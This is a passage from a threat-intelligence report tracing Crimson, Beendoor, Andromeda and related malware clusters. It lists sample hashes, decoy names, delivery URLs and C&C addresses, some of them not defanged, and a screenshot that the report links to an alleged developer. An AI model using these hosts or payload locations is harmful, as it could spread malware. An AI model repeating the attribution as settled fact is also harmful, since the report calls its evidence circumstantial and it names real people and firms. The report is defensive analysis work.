



Figure 20: Audio file decoy, likely discussing Pathankot attack

Sample 2: 723d85f905588f092edf8691c1095fdb
Original name: “detail behind the scenes.scr”
Dropped decoy: a523b090e9a7e3868d8d1fde3e1ec57d,PDF (Fig. 21)
Decoy name: “detail behind the scenes.pdf”



Punjab terror attack: 4 terrorists, 3 soldiers killed in Pathankot air force base

http://themorningbellbd.com/punjab-terror-attack-4-terrorists-3-soldiers-killed-in-pathankot-air-force-base/

Pathankot (NDTV), Jan 2: Fresh gunshots have been heard at the Pathankot air force base in Punjab, where terrorists have launched an attack around 3.30 on Saturday and killed seven people including three soldiers. The shots were heard as combing operations started and it is suspected that more terrorists are hiding on the premises. Four terrorists and three soldiers have already been killed in the gun battle.

Indian security personnel stand guard outside the Indian Air Force (IAF) base at Pathankot in Punjab, India, January 2, 2016. REUTERS/Mukesh Gupta

Figure 21: Pathankot attack decoy

ATTACHMENT.BIZ domain

We discovered additional activity surrounding the attachment.biz domain that is being used to deliver malicious documents and payloads. The observed domains include:

- fileshare.attachment[.]biz
- comdtoscc.attachment[.]biz
- ceengrmes.attachment[.]biz
- email.attachment[.]biz (no links discovered)

All of the domains resolve to the same IP, 91.194.91[.]203 (Contabo GmbH). So far we have detected three separate campaigns, although we're unsure of the starting point for each of these incidents but are highly confident they exist in this cluster of activity.

Link 1: hxxp://ceengrmes.attachment[.]biz/?att=1450603943
Payload: 07defabf004c891ae836de91260e6c82, MSIL/Crimson
Payload name: Accn Letter.scr
C&C: 5.189.143[.]225:11114

Link 2: hxxp://fileshare.attachment[.]biz/?att=1455264091
Payload: 18711f1db99f6a6f73f8ab64f563accc,XLS VBS-downloader *
Payload name: Air India Valid Destinations.xls
**Same payload as delivered by hxxp://fileshare[.]attachment[.]biz/?att=1455255900 from the attacker's cdrfox.xyz site*

Link 3: hxxp://comdtoscc.attachment[.]biz/?att=1453788170
Payload: 45d3130a901b7a763bf8f24a908b1810,compressed archive
Payload name: Message.zip
Decompressed Payload: 765f0556ed4db467291d48e7d3c24b3b, MSIL/Crimson
Decompressed payload name: Message.scr
C&C: 193.37.152[.]28:9990

AFOWOBLOG.IN Domain

We have uncovered circumstantial evidence indicating that the afowoblog.in domain falls into this cluster of activity. The domain was registered on or near February 24th, 2016 using the email address thefriendsmedia@gmail.com, which is also close to the same day that the "AFOWO Broucher 2016.xls" attachment was uploaded to VT. We have detected potentially connected activity as far back as June 2013 using the domain thefriendsmedia[.]com , where it was used as an Andromeda C&C.

In one instance (Fig. 22, maltego graph), we observed an Andromeda payload communicate with brooksidebiblefellowship[.]org to retrieve an additional Andromeda payload from lolxone[.]com that then used thefriendsmedia[.]com as its C&C. The original Andromeda also retrieved a Bezigate payload.



Andromeda
679c8bf1d24545a748e35cdbf374dd36
lolxone.com/tfm/tfm.exe
brooksidebiblefellowship.org
lolxone.com/bb/bb3.exe
Bezigate
5075b1c4345c6fd325d0f3f7605f40c7
236e7451cbce959ca0f62fb3b499b54e
thefriendsmedia.com
62.4.23.46:1500

Figure 22: thefriendsmedia connection to Andromeda, lolxone[.]com, and Bezigate

Furthermore, we have observed lolxone[.]com hosting additional Bezigate payloads as well as the Python/Peppy malware as shown in the graph below (Fig. 23). This activity can be further connected to the overall cluster via the Peppy, Bezigate, and Andromeda C&Cs as shown in the complete Maltego graph (Fig. 25).



Andromeda
f0e64d2b011223ece668c595406f1abc
a4ce604f8d3ac2e5facdae3c63ef4dc6
0123411a6cfe8afb4a45e4afeed767e7
vhideip.com
lolxone.com/46xz/bb1m.exe
Bezigate
lolxone.com/46xz/bupdate.exe
Python/Peppy
ordering-checks.com/bbm/bbm.exe
ordering-checks.com
85d182f7a0e049169a7bd0aa796fba96
fa97cba6a52896e1f2146957a6eec04f
2463d1ff1166e845e52a0c580fd3cb7d
winupdatess.no-ip.biz
bbmdroid.com


Figure 23: lolxone[.]com and Andromeda connections to Python/Peppy, Bezigate

Cluster 2 - guddyapps/appstertech/sajid

Some Crimson SecApp modules we came across did not download the expected RAT or downloader payload when it first communicated to its C&C. For example, sample: 85429d5f2745d813e53b28d3d953d1cd retrieved a downloader from 178.238.228[.]113:7861 . Once the downloader was executed, it then downloaded an XMPP library (md5: fee34da6f30a17e1fcc5a49fd0987169) and the XMPP-based Trojan (md5: d3094c89cad5f8d1ea5f0a7f23f0a2b1) we refer to as Beendoor. Beendoor is a very interesting piece of malware and we were able to gather additional information about this variant's C&C, 178.238.235[.]143.

Much like Crimson and Peppy, Beendoor is capable of taking screenshots of the victims desktop. On Beendoor’s C&C we were able to recover a screenshot that appears to have been taken from one of the malware developer’s computer (Fig. 24). In this modified screenshot we are bringing attention to a few key pieces of information:

- Identical “Anushka” image on desktop found on Beendoor C&C and used in Beendoor sample
- Folder structure similar to that found on the C&C
- Hardcoded paths found in Beendoor dropper binary (md5: 9b98abb9a9fa714e05d43b08b76c0afa)
- Same file names used by Beendoor and the XMPP library



Hi-res "anushka.jpg" found on C&C

appstertech.com
guddyapps.com

[redacted]@appstertech.com

Viber +9234161[redacted]

Sajid [redacted]
+9232144[redacted]

is ko 1.3 karain

screen shot interval tu 1 a raha hai

i want to c k update hta h sae

haan agr 100 sy kam ho tu m us ko 100 kar daita hn

I am dealing in minuts

100 miliscnds hain

Name	Date modified	Type
Data	2/23/2015 4:32 AM	File folder
ScreenShots	2/23/2015 4:31 AM	File folder
~path.tmp	2/23/2015 4:30 AM	TMP File
agsxmpp.dll	2/23/2015 4:30 AM	
auddl.exe	2/23/2015 4:30 AM	Application
logfile.txt	2/23/2015 4:31 AM	Text Document
temp.src	2/22/2015 6:15 PM	SRC File
WMAppHost.exe	2/23/2015 4:30 AM	Application
wmplayer.exe		

Name	Publisher	Status
SoftonicAssistant.exe		Enabled
Viber		Enabled
Program		Disabled
AVG-Secure-Search-Update...		Disabled
Program		Enabled
wmapphost		

```
loc_4014A3:
push    esi
push    offset Mode     ; "w"
push    offset Filename ; "c:\\$$AUD\\~path.tmp"
call    ds:fopen
mov     esi, eax
add     esp, 8
test    esi, esi
jz      short loc_4014D3
```

```
push    0               ; struct CFileException *
push    1001h           ; unsigned int
push    offset aCAudAuddl_exe ; "C:\\$$AUD\\auddl.exe"
lea     ecx, [esp+34h+var_1C] ; this
mov     [esp+34h+var_4], 0
call    ?Open@CFile@@UAEHPBDIPAVCFileException@@@Z ; CFi
```

Beendoor Downloader:
950eb314435bdb3c46c9f0954c935287

wmplayer.exe
d3094c89cad5f8d1ea5f0a7f23f0a2b1

agsxmpp.dll
fee34da6f30a17e1fcc5a49fd0987169

Figure 24: Screenshot of likely Beendoor developer's desktop

As shown in the figure, it seems likely that the Pakistan-based company Appstertech is somehow connected to the Beendoor malware. Based on the analysis of the folders and files on the Beendoor C&C, we can also conclude that this activity is related to research published by CloudSek late last year.

In the Crimson samples that we found connected to Beendoor (Fig. 25), several of them used the same "Binder" dropper that we observed in other clusters, including Cluster 1. Moreover, the C&C for this occurrence of Crimson and Beendoor are both hosted at Contabo GmbH, another similarity with other clusters surrounding the Crimson implant.




Figure 25: Maltego graph of Crimson<->Beendoor cluster

Cluster 3 - "Nadra attack in Mardan" Lure

In addition to the attack using the recent Pathankot attack as a lure, we discovered several samples that may have been used in recent attack campaigns utilizing the December attack in Mardan near a National Database and Registration Authority (Nadra) as a lure. Several samples were uploaded to VT in compressed archives containing Crimson payloads along with possible decoys their respective droppers would have dropped. For example, one of the payloads (md5: 51c57b0366d0b71acf05b4df0afef52f, "NADRA OFC.exe") was uploaded to VT along with an image (md5: be0b258e6a419b926fe1cfc04f7e575a) that can also be found here: hxxp://i.dawn[.]com/medium/2015/12/56825d6d8f1a5.png which is linked to by an article about the attack: hxxp://www.dawn[.]com/news/1229406

For this cluster of activity, we're not currently aware of any droppers and so have decided to cluster it on its own. With that in mind however, the TTPs for this campaign are nearly identical to the "Pathankot attack lure" campaign in Cluster 1. Unsurprisingly, the C&C utilized in this campaign is hosted at Contabo GmbH. Lastly, the port used in these samples, 11100, is the same port used by some of the samples we have grouped in Cluster 1.

Cluster 4 - DDNS and Pakistan

The final cluster we would like to discuss include several samples all using DDNS for their C&C pointing to Pakistan IP (according to Whois) addresses. The majority of this activity is from 2013. Based on the slightly different TTPs (purely DDNS usage) and no use of Contabo GmbH, we have clustered this separately from other activity, even though we have observed DDNS usage in Cluster 1 and the obvious overlap in tool usage. This activity is graphed in Figure 26 and included in the IOCs section.



MSIL/Crimson Downloader
MSIL/Crimson RAT
5d9b42853ecf3ff28d4e4313276b21ed
3e7c2791ff7bc14ef30bba74954ef1e2
90b07bc12b45f2eb1b0305949f2cec25
ddb66b231ab63c65a8ce139e73652aec (missing sample)
8a0db32b97be106d2834739ffd65715b
44145124e046804bf579c8839b63a9a7
a73494ca564f6404488a985cefd96f56
bhai123.no-ip.biz:6066
bhai1.ddns.net:3050
sudhir71nda.no-ip.org:10000
119.154.209.175
119.154.134.211
119.154.220.96
182.181.239.4
119.157.229.245
119.157.163.145

Figure 26: DDNS and Pakistan IP address Maltego graph

One Cluster to Rule Them All, Nothing Yet to Bind Them...

